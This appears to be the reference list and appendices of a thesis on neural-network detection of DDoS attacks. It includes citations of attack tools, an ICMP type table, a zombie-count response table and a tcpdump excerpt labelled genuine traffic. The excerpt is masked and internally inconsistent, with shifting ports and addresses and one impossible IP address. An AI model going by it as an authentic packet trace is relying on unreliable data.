128. Mockapetris, P.: Domain Names- Implementation and Specification. IETF RFC 1035, (November 1987) http://www.ietf.org/rfc/rfc1035.txt

129. Mohammed, L. A. and Issac, B.: Detailed DoS attacks in wireless networks and countermeasures. Int. J. Ad Hoc and Ubiquitous Computing, VOL. 2, NO. 1, pp. 2-9, (2009).

130. Mood, A., Graybill, F., Boes, D.: Introduction to the Theory of Statistics 3rd ed. McGraw-Hill, pp. 229. (1974).

131. MustLive: DAVOSET (2013), http://packetstormsecurity.com/files/123084/DAVOSET-1.1.3.html

132. Myers, J., Rose, M.: Post Office Protocol - Version 3. IETF RFC 1725, (November 1994), http://tools.ietf.org/html/rfc1725

133. NS developers (2008): NS 1,2, 3 (Version 2). Network Simulator (2008), http://www.isi.edu/nsnam/ns/

134. NSFOCUS: Information and Security Organization, http://en.nsfocus.com/uploadfile/Product/ADS/DDoS%20FAQ/Technical%20Indicators%20of%20Anti-DDoS%20Products.pdf

135. Naraine, R.: Windows 7, Vista exposed to teardrop attack (September 2009), http://www.zdnet.com/blog/security/windows-7-vista-exposed-to-teardrop-attack/4222.

136. Neuman, S.: Anonymous Comes Out In the Open. National Public Radio –USA (16 September 2011), http://www.npr.org/2011/09/16/140539560/anonymous-comes-out-in-the-open

137. Neuman,C., Raeburn, K., Hartman, S.: The Kerberos Network Authentication Service (V5). IETF RFC 4120, (July 2005), http://www.ietf.org/rfc/rfc4120.txt

138. Neustar: DDoS Survey: Q1 2012 When Businesses Go Dark (2012), http://hello.neustar.biz/rs/neustarinc/images/neustar-insights-ddos-attack-survey-q1-2012.pdf

139. Newham, C.: Learning the bash Shell: Unix Shell Programming 3rd edn. O'Reilly Media, ch2-4 pp. 27-103 (2005).

140. Nogueira, A., Salvador, P., Blessa, F.: A Botnet Detection System Based on Neural Networks". In: Fifth International Conference on Digital Telecommunications (ICDT), Athens, Greece, 13-19 June 2010, pp. 57-62 (2010).

141. Northcut, S., Novak, J.: Network Intrusion Detection. SAMS publishing, 3rd edn., pp. 8-50 (6th of September 2002).

142. OWASP: Man-in-the-Middle attacks (2009), http://www.blackhat.com/presentations/bh-usa-03/bh-us-03-ornaghi-valleri.pdf

143. Oikarinen, J., Reed, D. Internet Relay Chat Protocol. IETF RFC 1459 (May 1993), http://tools.ietf.org/html/rfc1459.html

144. Oracle Cooperation: VitrualBox (2007), https://www.virtualbox.org/wiki/VirtualBox

145. Osuna, E., Freund, R., Girosi F.: Support Vector Machines: Training and Applications. A.I. Memo NO. 1602, C.B.C.L Paper No. 144, pp. 2-30 (1997).

146. Owen, F.: Chinese human rights sites hit by DDoS attack. NetworkWrold.com (25 January 2010), http://www.networkworld.com/news/2010/012510-chinese-human-rights-sites-hit.html

147. PHP 5.4: SQL injection (1995), http://www.php.net/manual/en/security.database.sql-injection.php

148. Palermo, E.: What is a Zero-Day Exploit ?, (22nd November 2013) http://www.tomsguide.com/us/zero-day-exploit-definition,news-17903.html

149. Panda, M., Patra, M.R. A.: Comparative Study of Data Mining Algorithms for Network Intrusion Detection. In: First International Conference on Emerging Trends in Engineering and Technology (ICETET '08), Nagpur, Maharashtra, India, 16-18 July 2008 pp. 504 – 507 (2008).

150. Park, S.: Heavy usage crashes state's voter website (2nd November 2010) http://www.ksl.com/?sid=13114137

151. Peng, T., Leckie, C., Ramamohanarao, K.: Detecting distributed denial of service attacks using source IP address monitoring, In: Mitrou, N., Kontovasilis, K., Rouskas, G., Iliadis, I., Merakos, L. (eds.) proceeding of the Third International IFIP-TC6 Networking Conference November, Springer, Athens, Greece 9-14, May- 2004, Lecture Notes in Computer Science Volume 3042, 2004, pp 771-782 (2004).

152. Peter, M. L.: Bayesian Statistics: An Introduction, 3rd edn, Wiley, ch 2, pp. 31-69 (2004).

153. Peter, A., Burgsteiner, H., Maass, W.: A learning rule for very simple universal approximators consisting of a single layer of perceptrons. Neural Networks VOL. 21, NO.5, pp.786–795 (2007).

154. Pino, M.: A Theoretical & Practical Introduction to Self Organization using JNNS http://ots.fh-brandenburg.de/downloads/abschlussarbeiten/sa_miguel_angel_del_perez_jnns.pdf

155. Postel, J.: Transmission Control Protocol (TCP). IETF RFC 793 (September 1981), http://www.ietf.org/rfc/rfc793.txt

156. Postel, J.: User Datagram Protocol (UDP). IETF RFC 768 (28th August 1980), http://tools.ietf.org/html/rfc768

157. Postel, J.: Internet Control Message Protocol (ICMP). IETF RFC 792 (September 1981), http://www.ietf.org/rfc/rfc0792.txt

158. Postel, J.: Internet Protocol (IP). IETF RFC 791 (September 1981), http://www.ietf.org/rfc/rfc791.txt

159. Praetox: Low Orbit Ion Cannon. http://sourceforge.net/projects/loic/

160. Pretre, B.: Attacks on Peer-to-Peer Networks. Swiss Federal Institute of Technology, pp. 6-12 (Autumn 2005).

161. Prolexic.; Distributed Reflection Denial of Service (DDoS). White Paper Series (2013), http://www.prolexic.com/knowledge-center-white-paper-series-dns-reflection-amplification-drdos-attacks-ddos.html

162. Prolexic: The Global Leader in DDoS Protection and Mitigation (2003), http://www.prolexic.com

163. Prolexic: Prolexic Attack Report Q3 2011. Prolexic Technologies, Inc (2011), http://www.prolexic.com/kcresources/attack-report/attack-report-q311_english-version/Attack_Report_Q311_082312.pdf

164. Prolexic: Prolexic Attack Report Q4 2011. Prolexic Technologies, Inc (2011), http://www.prolexic.com/kcresources/attack-report/attack-report-q411_english-version/Attack_report_Q411_A4_082312.pdf

165. Prolexic: Prolexic Attack Report Q1 & Q2 2012. Prolexic Technologies, Inc (2012), http://www.prolexic.com/knowledge-center-ddos-attack-report-2012-q2/press.html

166. Prolexic: Prolexic Attack Report Q3 2012. Prolexic Technologies, Inc (2012), http://www.prolexic.com/kcresources/attack-report/attack_report_q312_englishversion/Prolexic_Quarterly_Global_DDoS_Attack_Report_Q312_A4_101212.pdf

167. Prolexic: Prolexic Attack Report Q4 2012. Prolexic Technologies, Inc (2012), http://www.prolexic.com/ddos-dispatch/five/Q412-attack-report.html

168. Prolexic: Prolexic Attack Report Q1 2013. Prolexic Technologies, Inc (2013), http://www.prolexic.com/kcresources/attack-report/attack_report_q113_english-version/Prolexic_Quarterly_Global_DDoS_Attack_Report_Q113_041613.pdf

169. Prolexic: Prolexic Attack Report Q2 2013. Prolexic Technologies, Inc (2013), http://www.prolexic.com/kcresources/attack-report/attack_report_q213_englishversion/Prolexic_Quarterly_Global_DDoS_Attack_Report_Q213_A4_072513.pdf

170. Prolexic: Prolexic Attack Report Q3 2013. Prolexic Technologies, Inc (2013), http://www.prolexic.com/knowledge-center-dos-and-ddos-attack-reports.html

171. Prolexic: Prolexic Attack Report Q4 2013. Prolexic Technologies, Inc (2013), http://www.prolexic.com/knowledge-center-dos-and-ddos-attack-reports.html

172. Prolexic.: Prolexic Attack Report Q1 2014. Prolexic Technologies, Inc. (2014) http://www.prolexic.com/ddos-dispatch/ten/q114-attack-report.html

173. Raisinghani, M. S., Ette, H., Pierce, R., Cannon, G., Daripaly, P.: Six Sigma: concepts, tools, and applications. Industrial Management & Data Systems, VOL. 105, NO. 4, pp. 491-505 (2005).

174. Ramamoorthi, A., Subbulakshmi T., Shalinie S.M.: Real time detection and classification of DDoS attacks using enhanced SVM with string kernels. In: International Conference on Recent Trends in Information Technology (ICRTIT), 3-5 June 2011, Chennai, Tamil Nadu, pp. 91-96 (2011).

175. Rao, S., Reed, M.: Denial of Service attacks and mitigation techniques: Real time implementation with detailed analysis. SANS Institute InfoSec Reading Room (12th September 2011), http://www.sans.org/reading-room/whitepapers/detection/denial-service-attacks-mitigation-techniques-real-time-implementation-detailed-analysi-33764

176. Reed, D.: Applying the OSI Seven Layer Network Model To Information Security. SANS Institute InfoSec Reading Room (21st Nov. 2003), http://www.sans.org/reading-room/whitepapers/protocols/applying-osi-layer-network-model-information-security-1309?show=applying-osi-layer-network-model-information-security-1309&cat=protocols

177. Rekhter, Y., Li, T., Hares, S. (Eds): A Border Gateway Protocol 4 (BGP-4). IETF RFC 4271 (January 2006), https://www.ietf.org/rfc/rfc4271.txt

178. Rivest, R: The MD5 Message-Digest Algorithm, IETF RFC 1321(1992), http://www.ietf.org/rfc/rfc1321.txt

179. Roesch, M.: Snort (Version 2.4.3). Open Source- Sourcefire (1998) http://www.snort.org

180. Rojas, R.: Neural Networks - A Systematic Introduction, Springer-Verlag, pp. 152-184 (July 1996).

181. Roodenrijs, E., Aalst, L., Baarda, R., Visser, B., Vink; J.: Business Driven Test Management, UTN pp. 1-50 (2008).

182. Rowlingson, R.: A Ten Step Process for Forensic Readiness. In: International Journal of Digital Evidence VOL. 2, NO. 3, pp. 1-22 (2004).

183. Saad, R., Nait-Abdesselam, F. , Serhrouchni, A.: A collaborative peer-to-peer architecture to defend against DDoS attacks. In: Thirty third IEEE Conference on Local Computer Networks, 14-17 Oct 2008, Montreal, Que pp. 427 – 434 (2008).

184. Saied, A.: Network Auto Attack.(2012). Available on request.

185. Saied, A., Overill, R.E., Radzik, T.: Artificial Neural Networks in the Detection of Known and Unknown DDoS Attacks: Proof-of-Concept. In: J.M. Corchado et al. (Eds.): Highlights of Practical Applications of Heterogeneous Multi-Agent Systems (PAAMS'14) International Workshop Proceedings, 4-6 June 2014, Salamanca, Spain, CCIS VOL. 430, pp. 309–320, Springer International Publishing, Switzerland, (2014).

186. Saied A., Overill, R. E. and Radzik T., Detection of known and unknown DDoS attacks using Artificial Neural Networks, Neurocomputing Special Issue http://www.journals.elsevier.com/neurocomputing/special-issues/ (2015) (*accepted*)

187. Sardana, A., Joshi, R. C.: Honeypot Based Routing to Mitigate DDoS Attacks on Servers at ISP Level. In: International Symposiums on Information Processing (ISIP) 23-25 May 2008, Moscow, pp. 505-509 (2008).

188. Savage, S., Wetherall, D., Karlin, A., Anderson, T.: Network support for IP traceback, IEEE/ACM Trans. Netw. VOL. 3 NO 3, pp. 226-237 (August 2002).

189. Schneider, P., Hammer, B., Biehl, M.: Adaptive Relevance Matrices in Learning Vector Quantization. Neural Computation, VOL. 21, NO. 12, pp. 3532-3561 (2009).

190. Schneier, B.: Applied Cryptography. Wiley, 2nd edn., pp. 359-369 (October 1996).

191. Scholkopf, B., Smola,, A, Müller K.: Kernel principal component analysis (April 1999) http://www1.cs.columbia.edu/~cleslie/cs4761/papers/scholkopf_kernel.pdf

192. Seclists.org: letdown, dos attempt not detecting (December 2012), http://seclists.org/snort/2012/q4/1326

193. Seifried, K.: A Guidelines to tour someone else's network. Linux Magazine, (September 2009), http://nnc3.com/LinuxMag/Magazine/Archive/2009/106/020-025_diary/article.html

194. Shah, D.: Gossip Algorithms. Now Publishers Inc, Foundations and Trends(r) in Networking, Book 8 (June 2009).

195. Shalizi, C.: Advanced Probability II, pp. 189- 196, (Spring 2006), http://www.stat.cmu.edu/~cshalizi/754/2006/notes/all.pdf

196. Shankdhar, P.: DOS Attacks and Free DOS Attacking Tools (October 2013) http://resources.infosecinstitute.com/dos-attacks-free-dos-attacking-tools/.

197. Shi, E., Stoica, I., Andersen, D. , Perrig, D. : OverDoSe: A Generic DDoS Protection Service Using an Overlay Network, Technical report CMU-CS-06-114, pp. 2-12 (2006), www.cs.umd.edu/~elaine/docs/overdose.ps

198. Shostak, R.,Lamport, L., Pease, M.: The byzantine generals problem. ACM Trans. Program Lang. Systss, New York, USA, VOL. 4, NO. 3 pp.382-401 (July 1982).

199. Showed, G.: Check Point (1993), http://www.checkpoint.com

200. Shuler, R.: How does the Internet Work? (2002), http://web.stanford.edu/class/msande91si/wwwspr04/readings/week1/InternetWhitepaper.htm

201. Siaterlis, C.; Maglaris, V.: Detecting incoming and outgoing DDoS attacks at the edge using a single set of network characteristics. In: Proceedings of the Tenth IEEE Symposium, Computers and Communications, (ISCC), 27-30 June, pp. 469 – 475 (2005).

202. Sibi, P., Jones, S., Siddrarth, P.: Analysis of different activation function using Back-Propagation Function. Journal of Theoretical and Applied Information Technology (January 2013)

203. Simpson, W.: IP in IP Tunneling. IETF RFC 1853, (October 1995), http://tools.ietf.org/html/rfc1853

204. Sinapiromsaran, K., Techaval, N.: Network intrusion detection using multi-attributed frame decision tree. In: Second International Conference on Digital Information and Communication Technology and it's Applications (DICTAP), Bangkok, Thailand, 16-18 May 2012, pp. 203 – 207 (2012).

205. Singh, R.R: An Absolute Beginner's Tutorial on Cross Site Scripting (XSS) Prevention in ASP.NET (2013), http://www.codeproject.com/Articles/573458/An-Absolute-Beginners-Tutorial-on-Cross-Site-Scrip

206. Sit E.; Morris R.: Security Considerations for Peer-to-Peer Distributed Hash Tables. In: Druschel, P., Kaashoek, F., Rowstron, A. (eds.), proceeding of First International Workshop on Peer-to-Peer Systems, Springer, London, October, pp.261-269 (2002).

207. Smith, P.: text2file. (Version 1.1) The University of Nottingham product (1996), http://www.eprg.org/pdfcorner/text2pdf/

208. Socolofsky, T., Kale, C.: TCP/IP Tutorial. IETF RFC 1180, Spider Systems Limited, http://tools.ietf.org/html/rfc1180

209. Software testing: Selenium (Version 2.5.0) open source Project (2004), http://docs.seleniumhq.org

210. Specht, D. F.: Probabilistic neural networks. Neural Networks VOL. 3, NO. 1, pp. 109–118 (1990).

211. Specht, S.M., Lee, R.L: Distributed Denial of Service: Taxonomies of Attacks, Tools and Countermeasures. In: Proceedings of the 17th International Conference on Parallel and Distributed Computing Systems, 2004 International Workshop on Security in Parallel and Distributed Systems, pp. 543-550 (September 2004).

212. Stergiou, C., Siganos, D.: Neural Networks. Imperial College London (1996) http://www.doc.ic.ac.uk/~nd/surprise_96/journal/vol4/cs11/report.html#What%20is%20a%20Neural%20Network

213. Stevens, W., R.: TCP/IP Illustrated, VOL. 1, The Protocols. Addison-Wesley Professional, 1st edn., ch. 1,2,3,4, pp 8-28, 31-72, 11-157, 170-179, US (31st December 1993).

214. Stewart, J.: Storm Worm DDoS Attack. DELL Secure-Work (February 2007), [http://www.secureworks.com/cyber-threat-intelligence/threats/storm-worm/ .

215. Stewart, J. M.: Network Security, Firewalls, And Vpns 1ST edn., Jones & Bartlett Learning. ch3, pp.43-78 (2010).

216. Su, W., Lin T., Wu,C., Hsu J., Kuo Y. : An On-line DDoS Attack Traceback and Mitigation System Based on Network Performance Monitoring. In: Tenth International Conference on Advanced Communication Technology (ICACT), Gangwon-Do, South Korea, 17-20 Feb 2008 , pp. 1467- 1472 (2008).

217. Suehring, S.: Linux Firewalls 3rd edition. Novell press, ch1-4, pp. 10-60 (2005).

218. TFreak: Smurf (Version 4), (2003) www.phreak.org/archives/exploits/denial/smurf.c

219. THC-SSL-DOS: SSL DoS attack (November 2011), https://www.thc.org/thc-ssl-dos/

220. Tech Spotlight. UDP- User Datagram Protocol (2008), http://ipv6.com/articles/general/User-Datagram-Protocol.htm

221. The TcpDump team: tcpdump- network Analyzer, open source (1987), http://www.tcpdump.org

222. Thubert, P., Ed.: Reverse Routing Header. IETF draft-thubert-6man-reverse-routing-header-00, (June 2010), http://tools.ietf.org/html/draft-thubert-6man-reverse-routing-header-00

223. Torvalds, L.: Linux Kernel Archive (Version 2.6), (1991)https://www.kernel.org

224. Toshihisa OZAWA Member.: Performance Characteristics of a Packet-Based Leaky-Bucket Algorithm for ATM Networks, IEICE Transactions on Communications, VOL. E82-B, NO. 1, pp. 305-308 (1999).

225. Troj/Flood-IM. Backdoor DDoS Trojan. Discovered by Sophas, https://secure2.sophos.com/en-us/threat-center/threat-analyses/viruses-and-spyware/Troj~Flood-IM/detailed-analysis.aspx

226. Tsai, C., Chang, A.Y., Ming-Szu, H.: Early Warning System for DDoS Attacking Based on Multilayer Deployment of Time Delay Neural Network. In: Sixth International Publication on Intelligent Information Hiding and Multimedia Signal Processing (IIH-MSP), 15-17 Oct. 2010, Darmstadt, Germany pp. 704 – 707 (2010).

227. Turing, A.M.: Computing machinery and Intelligence (1950), http://www.loebner.net/Prizef/TuringArticle.html

228. Vasilief, I.: The QtiPlot Handbook (2004), http://www.qtiplot.com/doc/manual-en/x1662.html

229. Vidakovic, B.: Sensitivity, Specificity, and Relatives. Springer Texts in Statistics, pp. 109-130 (2011).

230. Volkerding, P.: Slackware Linux (1993), http://www.slackware.com

231. Wallen, J.: IPTraf – Network Monitor project (2005), http://iptraf.seul.org

232. Wang, W; Gombault, S. Efficient detection of DDoS attacks with important attributes. In: Third International Conference on Risks and Security of Internet and Systems (CRiSIS '08), Tozeur, Tunisia, 28-30 Oct 2008, pp. 61–67 (2008).

233. Winett, J. M.: The Definition of a Socket. IETF RFC 147, (May 1971), http://tools.ietf.org/html/rfc147.

234. Wireshark team: Wireshark, Network Analyzer (version 1.8.11) (1998), http://www.wireshark.org.

235. Wirth, R.: CRISP-DM: Towards a Standard Process Model for Data Mining. In: Proceedings of the Fourth International Conference on the Practical Application of Knowledge Discovery and Data Mining VOL. 5, NO. 4, pp-19-28 (2000).

236. Witten, H; Frank, E.: Data Mining, Practical Machine learning tools and techniques with Java implementations, 1st ed. Morgan Kauffmann, ch. 1-5, pp. 8-29, 37-5, 59-79, 89-172 (October 1999).

237. Wong, B., Sirer, E. G.: ClosestNode.com: An open-access, scalable, shared geocast service for distributed systems. In: SIGOPS Operating Systems Review VOL. 40, NO. 1 pp. 62-64 (January 2006).

238. Wong, E.: Stochastic Neural Networks. Algorithmica. Springer-Verlag, VOL. 6, NO. 1-6, pp. 466-478 (1991).

239. Wu, Y., Tseng, H., Yang, W., Jan, R.: DDoS Detection and Traceback with Decision Tree and Grey Relational Analysis. In: Third International Conference on Multimedia and Ubiquitous Engineering (MUE) 4-6 June 2009, Qingdao, China pp.306-314 (2009).

240. Wu, X.; Chen, Y.: Validation of Chaos Hypothesis in NADA and Improved DDoS Detection Algorithm. Communications Letters, IEEE, VOL. 17, NO. 12, Dec, PP. 2396-2399 (2013).

241. Xiang, Y., Li, K., Zhou, W: Low-Rate DDoS Attacks Detection and Traceback by Using New Information Metrics. In: Transactions on Information Forensics and Security , VOL. 6, NO. 2, Burwood, Australia pp. 426-437 (July 2011).

242. Xu, X., Wei, D., Zhang, Y.: Improved Detection Approach for Distributed Denial of Service Attack Based on SVM. In: Third Pacific-Asia Conference on Circuits, Communications and System (PACCS) 17-18 July 2011, Wuhan, China pp.1-3 (2011).

243. Yaar, A., Perrig, A., Song, D.: StackPi: New Packet Marking and Filtering Mechanisms for DDoS and IP Spoofing Defense, IEEE J. Sel. Areas Commun. VOL. 24, NO. 10, pp. 1853-1863 (October 2006).

244. Yalakshmi, T., Santhakumaran, A.: Statistical Normalization and Back Propagation for Classification. In: International Journal of Computer Theory and Engineering, VOL.3, NO.1, pp.1793-8201 (2011).

245. Ylonen, T.: The Secure Shell (SSH) Transport Layer Protocol. IETF RFC 4253, SSH Communications Security Corp (January 2006), http://tools.ietf.org/html/rfc4253

246. Yu, Y., Zhou, W., Doss, R., Jia, W.: Traceback of DDoS Attacks Using Entropy Variations. In: Transaction on Parallel and Distributed System VOL. 22, NO. 3, pp. 412-425 (March 2011).

247. Zakath: Syn Flooder http://www.hoobie.net/security/exploits/hacking/synk4.c

248. Zhang G., Parashar, M.: Cooperative Defense against DDoS Attacks, Journal of Research and Practice in Information Technology VOL. 38, NO. 1, pp. 69-82 (2006).

249. Zhang H; Wen Y; Xie H: Distributed Hash Table: Theory, Platforms and Applications, Springer VIII edn. pp. 5-20 (2013).

250. Zhang, Q., Sun, S.: Weighted Data Normalization Based on Eigenvalues for Artificial Neural Network Classification. In: Sixteenth International Conference, ICONIP, pp.349-356, (2009).

251. Zlateva, J.,Todorov, G.: BAM-Bi-directional Associative Memory Neural Network Simulator. International Conference on Computer Systems and Technologies. CompSysTech. pp. 2-6 (2003).

Appendices


Appendix 1-1

Following represent different ICMP types.

0 Echo Reply
1 Unassigned
2 Unassigned
3 Destination Unreachable
4 Source Quench (Deprecated)
5 Redirect
6 Alternate Host Address (Deprecated)
7 Unassigned
8 Echo
9 Router Advertisement
10 Router Solicitation
11 Time Exceeded
12 Parameter Problem
13 Timestamp
14 Timestamp Reply
15 Information Request (Deprecated)
16 Information Reply (Deprecated)
17 Address Mask Request (Deprecated)
18 Address Mask Reply (Deprecated)
19 Reserved (for Security)
20-29 Reserved (for Robustness Experiment)
30 Traceroute (Deprecated)
31 Datagram Conversion Errors (Deprecated)
32 Mobile Host Redirect (Deprecated)
33 IPv6 Where-Are-You (Deprecated)
34 IPv6 I-Am-Here (Deprecated)
35 Mobile Registration Request (Deprecated)
36 Mobile Registration Reply (Deprecated)
37 Domain Name Request (Deprecated)
38 Domain Name Reply (Deprecated)
39 SKIP (Deprecated)
40 Photuris
41 ICMP messages utilized by experimental mobility protocols such as Seamoby
42-252 Unassigned
253 RFC3692-style Experiment 1
254 RFC3692-style Experiment 2
255 Reserved

Appendix 3-1

In this experiment, we are checking web resource availability when a web server is under DDoS attack. The experiment is explained in the following diagram and executed in environment one (see Chapter 6 for environments one and two).



Number of Zombies	Time to respond to PC-genuine requests.
20	2 seconds
40	8 seconds
60	15 second
80	25 seconds
100	60 seconds
200	Responds failed.

From the above values, more time is required to gain web resource access as we increase the number of zombies. This is because the strength of the attack increases respectively. However, the strength of the attack can be reduced if the DDoS attacks are detected earlier on either networks 1 and 2, before reaching the target. This results in blocking forged packets while allowing genuine requests (PC-genuine) to reach the destination.

Appendix 4-1

Following is sample example of genuine traffic, for more genuine traffic; refer to our provided digital CD.

13:19:59.661780 IP 10.0.0.3.49211 > 31.13.64.145.22: Flags [.], ack 41935, win 32249, options [nop,nop,TS val 1347600159 ecr 3430089424], length 0
13:19:59.775266 IP x.x.x.x.443 > 10.0.0.3.49211: Flags [.], seq 41935:43383, ack 767, win 208, options [nop,nop,TS val 3430089538 ecr 1347600159], length 1448
13:19:59.775313 IP x.x.x.x.234 > 10.0.0.3.49211: Flags [P.], seq 43383:43460, ack 767, win 208, options [nop,nop,TS val 3430089538 ecr 1347600159], length 77
13:19:59.775332 IP 10.0.11.3.49211 > x.x.x.x.80: Flags [.], ack 43460, win 32541, options [nop,nop,TS val 1347600272 ecr 3430089538], length 0
13:19:59.775633 IP x.x.x.x.23 > 10.0.0.3.49211: Flags [.], seq 43460:44908, ack 767, win 208, options [nop,nop,TS val 3430089538 ecr 1347600159], length 1448
13:19:59.775717 IP 10.0.0.3.49211 > x.x.x.x.8080: Flags [.], ack 44908, win 33304, options [nop,nop,TS val 1347600272 ecr 3430089538], length 0
13:19:59.776318 IP x.x.x.x.443 > 10.0.0.3.49211: Flags [P.], seq 44908:46057, ack 767, win 208, options [nop,nop,TS val 3430089538 ecr 1347600159], length 1149
13:19:59.776347 IP 10.12.0.3.49211 > 31.18.6.145.22: Flags [.], ack 46057, win 32729, options [nop,nop,TS val 1347600273 ecr 3430089538], length 0
13:19:59.777127 IP x.x.x.x.632 > 10.0.0.3.49211: Flags [.], seq 46057:47505, ack 767, win 208, options [nop,nop,TS val 3430089538 ecr 1347600159], length 1448
13:19:59.777436 IP x.x.x.x.80 > 10.0.0.3.49211: Flags [.], seq 47505:48953, ack 767, win 208, options [nop,nop,TS val 3430089538 ecr 1347600159], length 1448
13:19:59.777456 IP 120.2.0.3.49211 > x.x.x.x.80: Flags [.], ack 48953, win 32580, options [nop,nop,TS val 1347600274 ecr 3430089538], length 0
13:19:59.777756 IP x.x.x.x.80 > 10.0.0.3.49211: Flags [.], seq 48953:50401, ack 767, win 208, options [nop,nop,TS val 3430089538 ecr 1347600159], length 1448
13:19:59.777801 IP 101.0.2.3.49211 > x.x.x.x.4: Flags [.], ack 50401, win 33304, options [nop,nop,TS val 1347600274 ecr 3430089538], length 0
13:19:59.778004 IP x.x.x.x.443 > 10.0.0.3.49211: Flags [P.], seq 50401:51626, ack 767, win 208, options [nop,nop,TS val 3430089538 ecr 1347600159], length 1225
13:19:59.778026 IP 10.0.0.3.49211 > x.x.x.x.443: Flags [.], ack 51626, win 32691, options [nop,nop,TS val 1347600274 ecr 3430089538], length 0
13:19:59.778122 IP x.x.x.x.80 > 10.0.0.3.49211: Flags [P.], seq 51626:51720, ack 767, win 208, options [nop,nop,TS val 3430089538 ecr 1347600159], length 94
13:19:59.778138 IP 10.12.0.3.49211 > x.x.x.x.443: Flags [.], ack 51720, win 33257, options [nop,nop,TS val 1347600274 ecr 3430089538], length 0
13:19:59.778444 IP x.x.x.x.443 > 10.0.0.3.49211: Flags [.], seq 51720:53168, ack 767, win 208, options [nop,nop,TS val 3430089539 ecr 1347600159], length 1448
13:19:59.778544 IP x.x.x.x.443 > 10.0.0.3.49211: Flags [P.], seq 53168:53245, ack 767, win 208, options [nop,nop,TS val 3430089539 ecr 1347600159], length 77
13:19:59.778559 IP 10.0.0.3.49211 > x.x.x.x.443: Flags [.], ack 53245, win 33265, options [nop,nop,TS val 1347600275 ecr 3430089539], length 0
13:19:59.778865 IP x.x.x.x.80 > 10.0.0.3.49211: Flags [P.], seq 53245:53990, ack 767, win 208, options [nop,nop,TS val 3430089539 ecr 1347600159], length 745
13:19:59.778885 IP x.x.x.x.49211 > x.x.x.x.80: Flags [.], ack 53990, win 32931, options [nop,nop,TS val 1347600275 ecr 3430089539], length 0
13:19:59.779842 IP x.x.x.x.22 > 10.0.0.3.49211: Flags [.], seq 53990:55438, ack 767, win 208, options [nop,nop,TS val 3430089540 ecr 1347600159], length 1448
13:19:59.779891 IP x.x.x.x.443 > 10.0.0.3.49211: Flags [P.], seq 55438:55515, ack 767, win 208, options [nop,nop,TS val 3430089540 ecr 1347600159], length 77
13:19:59.779915 IP 12.3.4.3.49211 > x.x.x.x.22: Flags [.], ack 55515, win 32541, options [nop,nop,TS val 1347600276 ecr 3430089540], length 0
13:19:59.780143 IP x.x.x.x.33 > 10.0.0.3.49211: Flags [P.], seq 55515:56356, ack 767, win 208, options [nop,nop,TS val 3430089540 ecr 1347600159], length 841

13:19:59.780177 IP 104.10.30.53.49211 > x.x.x.x.80: Flags [.], ack 56356, win 32883, options [nop,nop,TS val 1347600276 ecr 3430089540], length 0
13:19:59.780460 IP x.x.x.x.80 > 10.0.0.3.49211: Flags [.], seq 56356:57804, ack 767, win 208, options [nop,nop,TS val 3430089543 ecr 1347600159], length 1448
13:19:59.780550 IP x.x.x.x.443 > 10.0.0.3.49211: Flags [P.], seq 57804:57881, ack 767, win 208, options [nop,nop,TS val 3430089543 ecr 1347600159], length 77
13:19:59.780571 IP 102.30.0.33.49211 > x.x.x.x.443: Flags [.], ack 57881, win 33265, options [nop,nop,TS val 1347600276 ecr 3430089543], length 0
13:19:59.780881 IP x.x.x.x.443 > 10.0.0.3.49211: Flags [.], seq 57881:59329, ack 767, win 208, options [nop,nop,TS val 3430089543 ecr 1347600159], length 1448
13:19:59.781152 IP x.x.x.x.443 > 10.0.0.3.49211: Flags [P.], seq 59329:60478, ack 767, win 208, options [nop,nop,TS val 3430089543 ecr 1347600159], length 1149
13:19:59.781174 IP 103.0.0.33.49211 > x.x.x.x.443: Flags [.], ack 60478, win 32729, options [nop,nop,TS val 1347600277 ecr 3430089543], length 0
13:19:59.781747 IP x.x.x.x.443 > 10.0.0.6.49211: Flags [.], seq 60478:61926, ack 767, win 208, options [nop,nop,TS val 3430089543 ecr 1347600159], length 1448
13:19:59.782001 IP x.x.x.x.443 > 10.0.0.3.49211: Flags [P.], seq 61926:62983, ack 767, win 208, options [nop,nop,TS val 3430089543 ecr 1347600159], length 1057
13:19:59.782022 IP 103.60.70.3.49211 > 35.143.164.45.443: Flags [.], ack 62983, win 32775, options [nop,nop,TS val 1347600278 ecr 3430089543], length 0
13:19:59.782149 IP x.x.x.x.443 > 10.0.0.3.49211: Flags [P.], seq 62983:63358, ack 767, win 208, options [nop,nop,TS val 3430089543 ecr 1347600159], length 375
13:19:59.782173 IP 10.30.0.43.49211 > x.x.x.x.443: Flags [.], ack 63358, win 33116, options [nop,nop,TS val 1347600278 ecr 3430089543], length 0
13:19:59.784023 IP x.x.x.x.443 > 10.0.0.3.49211: Flags [.], seq 63358:64806, ack 767, win 208, options [nop,nop,TS val 3430089546 ecr 1347600159], length 1448
13:19:59.784091 IP x.x.x.x.443 > 10.0.0.3.49211: Flags [P.], seq 64806:64883, ack 767, win 208, options [nop,nop,TS val 3430089546 ecr 1347600159], length 77
13:19:59.784111 IP 103.20.03.3.49211 > x.x.x.x.443: Flags [.], ack 64883, win 32541, options [nop,nop,TS val 1347600280 ecr 3430089546], length 0
13:19:59.784422 IP x.x.x.x.443 > 10.0.0.7.49211: Flags [.], seq 64883:66331, ack 767, win 208, options [nop,nop,TS val 3430089546 ecr 1347600159], length 1448
13:19:59.784512 IP 102.20.30.33.49211 > 131.123.634.15.443: Flags [.], ack 66331, win 33304, options [nop,nop,TS val 1347600280 ecr 3430089546], length 0
13:19:59.784689 IP x.x.x.x.443 > 10.0.0.3.49211: Flags [P.], seq 66331:67480, ack 767, win 208, options [nop,nop,TS val 3430089546 ecr 1347600159], length 1149
13:19:59.784713 IP 103.40.20.13.49211 > x.x.x.x.443: Flags [.], ack 67480, win 32729, options [nop,nop,TS val 1347600280 ecr 3430089546], length 0
13:19:59.785322 IP x.x.x.x.443 > 10.0.0.3.49211: Flags [.], seq 67480:68928, ack 767, win 208, options [nop,nop,TS val 3430089546 ecr 1347600159], length 1448
